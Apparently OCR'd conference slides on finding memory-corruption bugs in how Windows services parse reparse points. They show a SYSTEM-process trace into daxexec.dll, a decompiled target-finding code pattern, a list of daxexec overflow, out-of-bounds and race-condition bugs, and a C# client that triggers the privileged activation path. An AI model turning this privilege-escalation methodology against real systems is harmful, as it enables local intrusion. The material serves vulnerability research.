
Generic Reparse Buffer

Reparse Point Tag

54 Reparse Point Tags

value	meaning
IO_REPARSE_TAG_MOUNT_POINT 0xA0000003	Allows the calling program to set a new reparse point, or to modify an existing one.
IO_REPARSE_TAG_SYMLINK 0xA000000C	Used for symbolic link support. See section 2.1.2.4.
IO_REPARSE_TAG_DRIVE_EXTENDER 0x80000005	Home server drive extender.<3>
IO_REPARSE_TAG_HSM2 0x80000006	Obsolete. Used by legacy Hierarchical Storage Manager Product.
IO_REPARSE_TAG_SIS 0x80000007	Used by single-instance storage (SIS) filter driver. Server-side interpretation only, not meaningful over the wire.
IO_REPARSE_TAG_WCI 0x80000018	Used by the Windows Container Isolation filter. Server-side interpretation only, not meaningful over the wire.
IO_REPARSE_TAG_WCI_1 0x90001018	Used by the Windows Container Isolation filter. Server-side interpretation only, not meaningful over the wire.
IO_REPARSE_TAG_WCI_LINK 0xA0000027	Used by the Windows Container Isolation filter. Server-side interpretation only, not meaningful over the wire.
IO_REPARSE_TAG_WCI_LINK_1 0xA0001027	Used by the Windows Container Isolation filter. Server-side interpretation only, not meaningful over the wire.
…	…

The memory corruption vulnerability model



Low privileged applications:
- ALPC/COM/RPC/WinRT client
- Built-in apps (msiexec, settings, powershell, etc)

…

ALPC/RPC/COM

High privileged applications:
System Services
…

Process Reparse Point Data

Memory corruption vulnerability


Read reparse point

Write reparse point

Low privilege user controllable files/directories
(eg: C:\Users\dir\file)


Low priv user controllable data

Find the target - dynamic



Date:	1/26/2021 4:22:16.7496554 PM
Thread:	3460
Class:	File System
Operation:	CreateFile
Result:	SUCCESS
Path:	C:\Users\ga1ois\AppData\Local\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\LocalCache
Duration:	0.0001341

Desired Access:	Read Attributes, Synchronize
Disposition:	Open
Options:	Synchronous IO Non-Alert, Open Reparse Point
Attributes:	n/a
ShareMode:	Read, Write
AllocationSize:	n/a
OpenResult:	Opened



Image


Host Process for Windows Services
Microsoft Corporation

Name:	svchost.exe
Version:	10.0.19041.1 (WinBuild.160101.0800)

Path:
C:\WINDOWS\system32\svchost.exe

Command Line:
C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p

PID:	812	Architecture:	64-bit
Parent PID:	680	Virtualized:	False
Session ID:	0	Integrity:	System
User:	NT AUTHORITY\SYSTEM		



Fra...	Module	Location
U 11	ntdll.dll	NtCreateFile + 0x14
U 12	KERNELBASE.dll	CreateFileInternal + 0x2c0
U 13	KERNELBASE.dll	CreateFileW + 0x66
U 14	daxexec.dll	WcpReadReparsePoint + 0xce
U 15	daxexec.dll	WciReadReparsePointData + 0x42
U 16	daxexec.dll	DesktopAppXVFS::WindowsContainerVfsDetails::GetReparsePointData + 0x36
U 17	daxexec.dll	DesktopAppXVFS::WindowsContainerVfs::ConfigureAppDataBindFilter + 0x15d
U 18	daxexec.dll	DesktopAppXVFS::WindowsContainerVfs::WindowsContainerVfs + 0x124
U 19	daxexec.dll	DesktopAppXVFS::VfsProvider::ApplyMappings + 0x99
U 20	daxexec.dll	DesktopAppXVFS::VfsProvider::ConfigureForActivation + 0x215
U 21	daxexec.dll	helium::Container::Start + 0x948
U 22	daxexec.dll	helium::AddProcess + 0x587
U 23	daxexec.dll	PostCreateProcessDesktopAppXActivation + 0x337
U 24	rpcss.dll	CClassData::PrivilegedLaunchRunAsServer + 0x180d
U 25	rpcss.dll	<lambda_9f1cc42dbf9f3f3c127e6e5c79e317cf>::operator() + 0x1b0
U 26	rpcss.dll	_LaunchRunAsServer + 0xe2
U 27	RPCRT4.dll	Invoke + 0x73
U 28	RPCRT4.dll	NdrStubCall2 + 0x733
U 29	RPCRT4.dll	NdrServerCall2 + 0x1a
U 30	RPCRT4.dll	DispatchToStubInCNoAvrf + 0x18
U 31	RPCRT4.dll	RPC_INTERFACE::DispatchToStubWorker + 0x1a6
U 32	RPCRT4.dll	RPC_INTERFACE::DispatchToStub + 0xf8
U 33	RPCRT4.dll	LRPC_SCALL::DispatchRequest + 0x31f
U 34	RPCRT4.dll	LRPC_SCALL::HandleRequest + 0x7f8
U 35	RPCRT4.dll	LRPC_ADDRESS::HandleRequest + 0x341
U 36	RPCRT4.dll	LRPC_ADDRESS::ProcessIO + 0x89e
U 37	RPCRT4.dll	LrpcIoComplete + 0xc2
U 38	ntdll.dll	TppAlpcpExecuteCallback + 0x260
U 39	ntdll.dll	TppWorkerThread + 0x456
U 40	KERNEL32.DLL	BaseThreadInitThunk + 0x14
U 41	ntdll.dll	RtlUserThreadStart + 0x21

Find the target - static


- An idapython script to find the following code pattern


```
hFile = CreateFileW(lpFileName, 0x80u, 3u, 0i64, 3u, 0x2200000u, 0i64);
if ( hFile != INVALID_HANDLE) {
  if ( DeviceIoControl(hFile, 0x900A8u, 0i64, 0, lpOutBuffer, 0x4000u, 0i64, 0i64) ) {
    //check reparse point type
    if (*lpOutBuffer = IO_REPARSE_TAG_X) {
      //process reparse point data
      ...
    }
  }
}
```

Memory corruption vulnerability examples


- One function, three types of vulnerabilities, multiple modules
    - Windows Appinfo daxexec reparse point integer overflow/out of bounds write vulnerability
    - Windows Appinfo daxexec reparse point out of bounds read vulnerability
    - Windows Appinfo daxexec repares point race condition vulnerability

Desktop bridge activation





```
windows_storage!RAiLaunchProcessWithIdentity+0x23
windows_storage!AicLaunchProcessWithIdentity+0x2d8
windows_storage!CInvokeCreateProcessVerb::CallCreateProcess+0x214
windows_storage!CInvokeCreateProcessVerb::_PrepareAndCallCreateProcess+0x23f
windows_storage!CInvokeCreateProcessVerb::_TryCreateProcess+0x21
windows_storage!CInvokeCreateProcessVerb::Launch+0xad
windows_storage!CInvokeCreateProcessVerb::Execute+0x4a
windows_storage!CBindAndInvokeStaticVerb::InitAndCallExecute+0x14f
windows_storage!CBindAndInvokeStaticVerb::TryCreateProcessDdeHandler+0x45
windows_storage!CBindAndInvokeStaticVerb::Execute+0x1d2
SHELL32!CShellExecute::_ExecuteAssoc+0xd8
SHELL32!CShellExecute::_DoExecute+0x87
SHELL32!CShellExecute::ExecuteNormal+0x1ec
SHELL32!ShellExecuteNormal+0xc1
SHELL32!ShellExecuteExW+0x97
TwinUI!DesktopAppXActivator::InnerActivate+0x286
TwinUI!DesktopAppXActivator::ActivateWithOptionsAndArgs+0x1ab
TwinUI!DesktopAppXActivator::ActivateWithOptions+0x2c
TwinUI!DesktopAppXActivator::Activate+0x1d
```




```
appinfo!RAiLaunchProcessWithIdentity
RPCRT4!Invoke+0x73
RPCRT4!NdrAsyncServerCall+0x2ab
RPCRT4!DispatchToStubInCNoAvrf+0x18
RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x1a6
RPCRT4!RPC_INTERFACE::DispatchToStubWithObject+0x186
RPCRT4!LRPC_SCALL::DispatchRequest+0x16f
RPCRT4!LRPC_SCALL::HandleRequest+0x7f8
RPCRT4!LRPC_ADDRESS::HandleRequest+0x341
RPCRT4!LRPC_ADDRESS::ProcessIO+0x89e
RPCRT4!LrpcIoComplete+0xc2
ntdll!TppAlpcpExecuteCallback+0x260
ntdll!TppWorkerThread+0x456
KERNEL32!BaseThreadInitThunk+0x14
ntdll!RtlUserThreadStart+0x21
```

Create the client

```
[Guid("168EB462-775F-42AE-9111-D714B2306C2E")]
class DesktopAppxActivator
{
}

[Guid("72e3a5b0-8fea-485c-9f8b-822b16dba17f")]
interface IDesktopAppXActivator {
  void Activate(string applicationUserModelId, string packageRelativeExecutable,
                string arguments, out IntPtr processHandle);
  void ActivateWithOptions(string applicationUserModelId, string executable,
                           string arguments, ActivationOptions options,
                           int parentProcessId, out IntPtr processHandle);
}

const string PackageId = "Microsoft.MicrosoftOfficeHub_8wekyb3d8bbwe";
IDesktopAppXActivator activator = (IDesktopAppXActivator)new DesktopAppxActivator();
activator.Activate($"{PackageId}!LocalBridge", @"LocalBridge.exe",
"/InvokerPRAID: Microsoft.MicrosoftOfficeHub notifications", …);
```



